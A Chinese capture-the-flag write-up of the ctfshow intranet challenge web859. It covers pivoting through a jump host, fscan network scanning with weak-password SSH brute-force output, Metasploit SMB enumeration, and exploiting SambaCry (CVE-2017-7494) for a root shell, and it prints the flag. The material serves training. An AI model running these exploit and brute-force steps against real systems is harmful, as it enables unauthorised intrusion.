前言
注意:
本文所使用的工具可参考以下仓库:
Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链
本次打靶全程使用Kali环境
为培养新生对渗透测试与内网攻防的兴趣,HASHTEAM 选取了 ctfshow 平台上的一道入门渗透题目作为新年活动,并提供本WP复现。
题目位置: ctfshow → web 入门 → 内网渗透 → web859(有跳板机)

ctfshow平台地址:https://ctf.show/challenges
题目描述:
来自2023年2月的RealWorldCTF渗透赛环境
需要本地ssh 链接题目给的地址和端口,作为攻击机
攻击机不出网
攻击机预置了某些工具,可以自己使用
1
| ssh ctfshow@pwn.challenge.ctf.show -p 环境生成的端口号
|
用户名是ctfshow密码也是ctfshow
SSH连接跳板机
这里我们ssh连接跳板机
1
| ssh ctfshow@pwn.challenge.ctf.show -p28254
|

当提示是否继续时输入 yes 并回车,随后根据提示输入密码(本题为 ctfshow)。密码输入过程中终端不会回显,这是系统的安全机制,输入完成后直接按回车即可。

连接成功,我们切换为root权限
ifconfig查看网段
该靶机网段每次重启都变化,因此文中的网段多次调整,仅供参考。实际操作请以当前环境的网段为准。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| root@shell:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1450
inet 172.2.164.4 netmask 255.255.255.0 broadcast 172.2.164.255
ether 02:42:ac:02:d4:04 txqueuelen 0 (Ethernet)
RX packets 698 bytes 60498 (60.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 820 bytes 156138 (156.1 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 312 bytes 23016 (23.0 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 312 bytes 23016 (23.0 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
|
处于172.2.164.4/24网段,fscan开路,有ssh的话用scp来传:
scp命令 用于在Linux下进行远程拷贝文件的命令,和它类似的命令有cp,不过cp只是在本机进行拷贝不能跨服务器,而且scp传输是加密的。
1
2
|
scp -P 28254 /home/matrix/Desktop/fscan_all_version/fscan ctfshow@pwn.challenge.ctf.show:/tmp
|

开扫
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
|
./fscan -h 172.2.164.4/24
___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
(icmp) Target 172.2.164.4 is alive
(icmp) Target 172.2.164.1 is alive
(icmp) Target 172.2.164.5 is alive
(icmp) Target 172.2.164.6 is alive
(icmp) Target 172.2.164.7 is alive
(icmp) Target 172.2.164.2 is alive
(icmp) Target 172.2.164.3 is alive
[*] Icmp alive hosts len is: 7
172.2.164.4:22 open
172.2.164.5:80 open
172.2.164.6:139 open
172.2.164.5:9000 open
172.2.164.6:445 open
[*] alive ports len is: 5
start vulscan
[*] WebTitle http://172.2.164.5 code:200 len:2880 title:欢迎登陆CTFshow文件管理系统
[+] FCGI 172.2.164.5:9000
Status: 403 Forbidden
X-Powered-By: PHP/7.3.22
Content-type: text/html; charset=UTF-8
Access denied.
stderr:Access to the script '/etc/issue' has been denied (see security.limit_extensions)
plesa try other path,as -path /www/wwwroot/index.php
[*] NetBios 172.2.164.6 oa Windows 6.1
[*] OsInfo 172.2.164.6 (Windows 6.1)
[+] PocScan http://172.2.164.5 poc-yaml-php-cgi-cve-2012-1823
已完成 5/6 [-] ssh 172.2.164.4:22 root root@123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 5/6 [-] ssh 172.2.164.4:22 root 123456!a ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 5/6 [-] ssh 172.2.164.4:22 root sysadmin ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 5/6 [-] ssh 172.2.164.4:22 admin 111111 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 5/6 [-] ssh 172.2.164.4:22 admin 12345678 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 5/6 [-] ssh 172.2.164.4:22 admin Aa1234 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 6/6
[*] 扫描结束,耗时: 7m5.683021329s
|
这里存活主机有7 台,但是开放端口的主机只有3台
1
2
3
| 172.2.164.4 跳板机 SSH服务(22端口) SSH连接
172.2.164.5 CTFshow文件管理系统 Web服务器(80)+ FCGI(9000) cve-2012-1823
172.2.164.6 WORKGROUP\oa Windows 6.1(139/445端口开放)
|
Windows 6.1这里指的是 Windows 7 或 Server 2008 R2。
微软内部的**内核版本号(Kernel Version)**命名规则:
- 5.1 = Windows XP
- 5.2 = Windows Server 2003
- 6.0 = Windows Vista / Server 2008
- 6.1 = Windows 7 / Server 2008 R2
- 6.2 = Windows 8 / Server 2012
- 6.3 = Windows 8.1 / Server 2012 R2
- 10.0 = Windows 10 / 11 / Server 2016+
139/445这两个端口是 SMB (Server Message Block) 协议的标准端口:
- 139: NetBIOS Session Service(老版本)
- 445: Microsoft-DS(现代 SMB over TCP)

题目描述说“攻击机预置了某些工具”,刚才进入/tmp目录发现有msfinstall,这里应该有msf

果然有msf
WORKGROUP\oa

我们前面提到过Windows 6.1指的是 Windows 7 或 Server 2008 R2,而Windows 7 和 Server 2008 R2 是 MS17-010 (永恒之蓝) 漏洞的“重灾区”,没打补丁(KB4012212)且开启了 445 端口,基本是一打一个准。
我们先打WORKGROUP\oa,尝试msf一把梭

先使用扫描模块对靶机进行扫描
1
2
3
| use auxiliary/scanner/smb/smb_ms17_010
set rhost 172.2.164.6
run
|
不通,不应该啊
而ping的过程中发现ttl=64
- TTL = 64 左右:通常是 Linux。
- TTL = 128 左右:通常是 Windows。(这可以修改,但 CTF 中通常准)

所以说这是一个linux。
很奇怪,这里我们信息收集一下
1
2
3
4
5
6
7
8
9
| use auxiliary/scanner/smb/smb_version
set RHOSTS 172.2.164.6
set THREADS 10
run
use auxiliary/scanner/smb/smb_enumshares
set RHOSTS 172.2.164.6
set THREADS 10
run
|


这里泄露了两个比较重要的东西:
- 服务和版本号:Samba Server Version 4.6.3
- 共享名泄漏:myshare
SambaCry (CVE-2017-7494)
Samba是一个用于在Linux和Windows之间传输或共享文件的文件服务器,专门用来模拟 Windows 的文件共享功能。
它采用客户端-服务器(C/S)模式工作,并使用UDP和TCP端口137、138、139和445。Samba可以用于搭建局域网文件服务器,方便共享资源,也可以用于共享打印机。
fscan 之前扫描出的 “Windows 6.1” 是由于这台 Linux 运行了 Samba 服务,而且Samba 的配置文件 (/etc/samba/smb.conf) 里有一行配置叫 server string。管理员可以在这里随便写,比如写成 Windows 7 Professional。扫描器读取到这个字符串,就会被骗,以为对面是 Windows,fscan就误报了。
msf搜一下samba的洞

这里我们使用SambaCry
SambaCry (CVE-2017-7494) 漏洞影响的版本范围是 Samba 3.5.0 到 4.6.4/4.5.10/4.4.14。目标版本是 4.6.3,在受影响范围内
1
2
3
4
5
| use exploit/linux/samba/is_known_pipename
set SMB_SHARE_NAME myshare
set rhost 172.2.164.6
exploit
|

输入shell进入交互,在root处拿到flag

1
2
| cat /root/flag.txt
ctfshow{e7899cb3-53b6-4e01-b8c8-5b4cf7e88368}
|
